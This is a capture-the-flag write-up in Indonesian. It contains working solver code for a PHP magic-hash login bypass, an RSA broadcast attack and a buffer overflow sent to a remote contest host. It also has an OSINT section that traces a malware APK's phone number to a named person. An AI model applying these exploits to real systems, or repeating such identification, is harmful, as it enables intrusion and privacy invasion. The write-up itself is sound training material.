



P.i.n.G

-Rio Darmawan

-Ahmad Fauzzan Maghribi


-Fariq Fadillah Gusti Insani

Web


1. Wtube

Deskripsi:

Mau nonton video dibayar dollar? ayo gabung ke WTube! Undang 15 orang untuk mendapatkan hadiah menarik. <http://202.148.27.84:11001/>



Diberikan url dan terdapat form register, di keterangan tertera akan mendapatkan flag jika refferal mecapai 15. Kami menggunakan gmail dot trick untuk mendapatkan refferalnya (ex: ad.m.in@gmail.com)



Flag: redmask{beaware_for_allowing_email_alias}

2. phpDonk



Deskripsi:

Do You Love PHP Language ? Website <http://202.148.27.84/phpDonk/>

url website yang diberikan hanya berisi form input password, ketika melakukan view-source pada halaman tersebut terdapat clue **<!-- I love nano~ -->**

Dapat disimpulkan kita harus mencari file yang dibuat dengan nano, untuk temporary file yang di generate nano yaitu `<namafile>.save` dan kami mencoba mengakses file indexnya <http://202.148.27.84/phpDonk/index.php.save>




```
1 <?php
2 $flag = 'redmask{XXXXXXXXXXXXXXXXXX}';
3
4 if(isset($_POST['password'])){
5     $current_password = "QNKCDZO";
6     $password = $_POST['password'];
7     if (($current_password != $password)){
8         $current_password_md5 = md5($current_password);
9         $password_md5 = md5($password);
10        if($current_password_md5 == $password_md5){
11            echo '<script>alert("Do You Love PHP")</script>';
12            echo $flag;
13        }else{
14            echo('<script>alert("Your password is wrong!")</script>');
15        }
16    }else{
17        echo('<script>alert("Your password is wrong!")</script>');
18    }
19 }else{
20     echo('<script>alert("Input your password!")</script>');
21 }
22 ?>
23
24 <!DOCTYPE html>
25 <!-- I love nano~ -->
26 <html>
27 <head>
28     <title>SHERLOCK HOLMES LOVES PHP</title>
29 </head>
30 <body>
31     <form method="POST">
32         Password : <input type="password" name="password">
33         <input type="submit">
34     </form>
35 </body>
36 </html>
37
38
```

PHP menggunakan Type Juggling, sehingga kita bisa mengeksploitasinya karena pada source code tersebut juga menggunakan loose comparison dan magic hash.

```
root@x441n:/# php -a
Interactive mode enabled

php > var_dump(md5('QNKCDZO') == md5('240610708'));
bool(true)
php >
```


Inputkan password **240610708**



redmask{Holm3s_lov3_PHP}
Password :

Flag: redmask{Holm3s_lov3_PHP}

3. F4st



Fast Cmon Bro, Gazzzz!

Deskripsi:

Do You F4st Post PHP ? Website <http://202.148.27.84:4004/>

Lagi-lagi diberikan form input, dari deskripsi soal kita harus melakukan post request tetapi

Request	Response
<pre>1 GET /index.php HTTP/1.1 2 Host: 202.148.27.84:4004 3 Upgrade-Insecure-Requests: 1 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/ webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 6 Accept-Encoding: gzip, deflate 7 Accept-Language: en-US,en;q=0.9 8 Cookie: PHPSESSID=9bc36b4ik9t8ttmikldon956j0 9 Connection: close</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Sat, 05 Dec 2020 16:10:41 GMT 3 Server: Apache/2.4.7 (Ubuntu) 4 X-Powered-By: PHP/5.5.9-1ubuntu4.14 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-ch 7 Pragma: no-cache 8 Hint: Decode([Get-flag]) as [RedMask] as fast, and then get flag 9 Get-flag: RlRCMlRSVG9jUUhFaVhoMw== 10 Vary: Accept-Encoding 11 Content-Length: 123 12 Connection: close 13 Content-Type: text/html</pre>

kita tidak tau apa yang harus dikirimkan.

Kami mendapat hint pada header response, untuk mendapatkan flag diharuskan mendecode value dari header Get-Flag dan hasilnya dikirimkan melalui post request secara cepat.

Kami membuat script solvernya kurang lebih seperti ini

```
import requests
import base64

url = "http://202.148.27.84:4004/"
r = requests.session()
response = r.get(url).headers['Get-flag']

print ("[!] Get Encoded String : "+response)
dec = base64.b64decode(response)
decodedStr = str(dec, "utf-8")
print ("[!] Decode base64 :"+decodedStr)

response = r.post(url, data={"RedMask" : decodedStr}).text
print(response)
```

```
fariq@x441n:~$ python3 solver.py
[!] Get Encoded String : cUR4Z2NPZF\MSG\teVdiRw==
[!] Decode base64 : qDxgc0dY\HimyWbG
Flag : redmask{Holm3ss_F4st_MissiOn}
```

Flag: redmask{Holm3ss_F4st_MissiOn}

Cryptography

1. s3cr3tc0d3

diberikan soal seperti ini, terlihat sangat familiar. ternyata mirip soal pemanasan final gemastik :)

langsung saja gunakan solver yang sama, dengan sedikit modifikasi

```
encryption.py
1 from Crypto.PublicKey import RSA
2 from Crypto.Util.number import *
3
4 def generate():
5     key = RSA.generate(2048, e=3)
6     m = open('flag.txt').read()
7
8     m = key.encrypt(m, 0)[0]
9     m = key.encrypt(m, 0)[0]
10
11     return (key.publickey().n, m)
12
13
14 with open('s3cr3tc0d3', 'w') as f:
15     for i in range(6):
16         k, c = generate()
17
18         c = c.encode('base64').replace('\n', '')
19
20         f.write(str(k) + ":" + c + "\n")
21
```

```

1 from Crypto.Util.number import bytes_to_long, long_to_bytes
2 import base64
3 import libnum
4 import gmpy2
5
6 pesan = open('s3cr3tc0d3').read().split()
7 n = []
8 ct = []
9 for x in pesan:
10     n.append(int(x.split(':')[0]))
11     ct.append(bytes_to_long(base64.b64decode(x.split(':')[1])))
12
13 e = 3
14
15 res = libnum.solve_crt(ct, n)
16
17 print(long_to_bytes(gmpy2.iroot(res, e**2)[0]))

```

script decrypt yang sudah dimodifikasi

```

lychnoby3@parrot ~/Documents/Security/CTF/Redmask/Cry/s3cr3tc0d3/s3cr3tc0d3
$ python3 decrypt.py
b'Terkadang aku bermimpi untuk menyelamatkan dunia\n\nredmask{Sir_Arthur_Conan_D0yl3}'
lychnoby3@parrot ~/Documents/Security/CTF/Redmask/Cry/s3cr3tc0d3/s3cr3tc0d3
$

```

hasilnya ketika dijalankan

flag : `redmask{Sir_Arthur_Conan_D0yl3}`

PWN

1. HomeSherlock

diberikan program yang ketika di jalan hasilnya seperti ini. Sepertinya program meminta kita untuk mengubah nilai "val" menjadi 0xc0221b. Setelah dicari offsetnya, ternyata berada di karakter ke-21. Jadi kita cukup mengirim padding 20 huruf awal, baru kemudian mengirim nilai "0xc0221b"

```

lychnoby3@parrot ~/Documents/Security/CTF/Redmask/Pwn/Home_Sherlock
$ ./home
Home Sherlock Holmes 0xc0221b?AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
buf: AAAAAAAAAAAAAAAAAAAAAA
val: 0x41414141
Not Home Sherlock 0xc0221b

```

buat script untuk mengakses ke remote soal.

```

1 from pwn import *
2
3 r = remote('202.148.27.84', 3452)
4
5 r.recvuntil("?")
6 r.sendline(b"A"*20+p32(0xc0221b))
7 r.interactive()

```

Lalu ketika dijalankan muncul flagnya

Flag : `redmask{Holm3ss_B4k3rStr3TT}`

OSINT

1. Malware

Diberikan sebuah soal APK yang berjudul malware. Langsung saya simpulkan bahwa didalam apk tersebut benar benar ada malwarenya.

Saya langsung melakukan static analisis menggunakan VirusTotal

The screenshot shows the VirusTotal interface for a file named 'selasa.apk' with SHA256 hash 77c540a054b773f7b99e2e4782c0820215df79393939f310add082fce034174f. The file is 576.44 KB and was scanned on 2020-12-05 16:25:45 UTC. It has been detected by 31 engines. The 'DETECTION' tab is active, showing a list of engines and their detection results. The file is classified as 'Trojan' by several engines.

Engine	Detection
AegisLab	SUSPICIOUS
Antiy-AVL	Trojan[Banker]/Android.Binka
Avast-Mobile	Android:TrojanSMS-TR [Trj]
Avira (no cloud)	ANDROID/Spy.Agent.N.Gen
CAT-QuickHeal	Android.Agent.BU
Cyren	Malicious (score: 85)
DrWeb	Android.Spy.49.ongin
AhnLab-V3	Trojan.Android.Agent.31420
Avast	Android:Nitmo-C [Trj]
AVG	Android:Nitmo-C [Trj]
BitDefenderFalx	Android:Trojan.SMSSend.HM
Comodo	Malware@#2s5nas6ye32ye
Cyren	AndroidOS/MobileSpy.M
ESET-NOD32	A Variant Of Android/Spy.Agent.AF

Dan benar saja terdapat malware didalamnya, tetapi yang harus kita cari adalah IP target , nama kampus , nomor hp , another flag.

Saat melakukan static analisis saya menemukan nomor handphone dan IP di VirusTotal

IP

The screenshot shows the 'Contacted URLs' and 'Contacted IPs' sections of the VirusTotal interface. The 'Contacted URLs' section shows three URLs scanned on 2020-12-05, all detected as malicious. The 'Contacted IPs' section shows two IP addresses scanned, both detected as malicious.

Scanned	Detections	URL
-	-	http://203.34.119.28/android/sms/index.php
-	-	http://203.34.119.28/android/sms/sync.php
2020-12-05	0 / 82	http://203.34.119.28/android/sms/ping.php

IP	Detections	Autonomous System	Country
203.34.119.28	0 / 78	38775	ID
142.250.13.188	0 / 97	15169	US

Nomor Handphone



77c540a054b773f7b99e2e4782c0820215df79393939f310add082fce034174f

 VirusTotal Androbox ▾

Network Communication ⓘ


HTTP Requests

- + http://203.34.119.28/android/sms/ping.php
- + http://203.34.119.28/android/sms/index.php
- + http://203.34.119.28/android/sms/sync.php


SMS Messages Sent

+6285642569141 - i am (89014103211118510720 + Samsung Nexus S)


Selanjutnya saya mencari tau nomor handphone tersebut menggunakan get contact dan saya mendapatkan sebuah nama seseorang



Selanjutnya saya mencari nama tersebut di search engine dengan keyword “ananto Dharmo A”




Dan mendapatkan sebuah link page dari linkedln , lalu saya menemukan potongan flag yaitu universitas target yang dimaksud



Dengan keyword yang sama , saya menemukan page dari bughunter.withgoogle



Setelah dibuka saya mendapatkan potongan another flagnya



Flag :

redmask{203.34.119.28_institutteknologinasionalmalang_085642569141_54f0d86246e67895}

Reverse

1. H0lm3s

diberikan sebuah file langsung saya melakukan analisi menggunakan command “ strings holm3s”, saya melihat ada format flag yang begitu banyak.. selanjutnya saya memodifikasi command tersebut menggunakan grep dan langsung saja mendapatkan flagnya

```
evangel1st@DESKTOP-A9ED0PQ: /mnt/d/ctf/redmask
redmask{7hSVKAo2q9U}
redmask{Ywzk yV28dee}
redmask{euoM6TQ5r fE}
redmask{5Jyfdz10vP8}
redmask{q7WxdXnw3XV}
redmask{aEg0dVkkJVI}
redmask{DvsFkoHoq12}
redmask{RN12agHLVXI}
redmask{Holm3s_Simpl3_st1ngZZZZZ}
redmask{dm1Y9G5z qYz}
redmask{kLoTmfGbrze}
redmask{jIzFYdQ4Lb4}
redmask{NjnMfwtXgh0}
redmask{pvl5GndgANv}
redmask{mfJDDNu1Rk5}
redmask{DTy2dAZCduA}
redmask{0g6xAbw7Q8V}
redmask{wB8uTJE11HP}
redmask{Q60i8tXP1rw}
redmask{Sr7vJGnT9kA}
redmask{NtYCAGMm9Pw}
redmask{Wfq1WA9s2rk}
redmask{jMkBobEeq0R}
redmask{6xm84 vAlhud}
redmask{SkWu2NBnpLA}
redmask{ff1r4835CKz}
redmask{1a6Qe94tAda}
redmask{xn2kYG0eVx5}
redmask{afGqYSnL7yr}
redmask{AyGkk1hRD4M}
```

Flag : **redmask{Holm3s_Simpl3_st1ngZZZZZ}**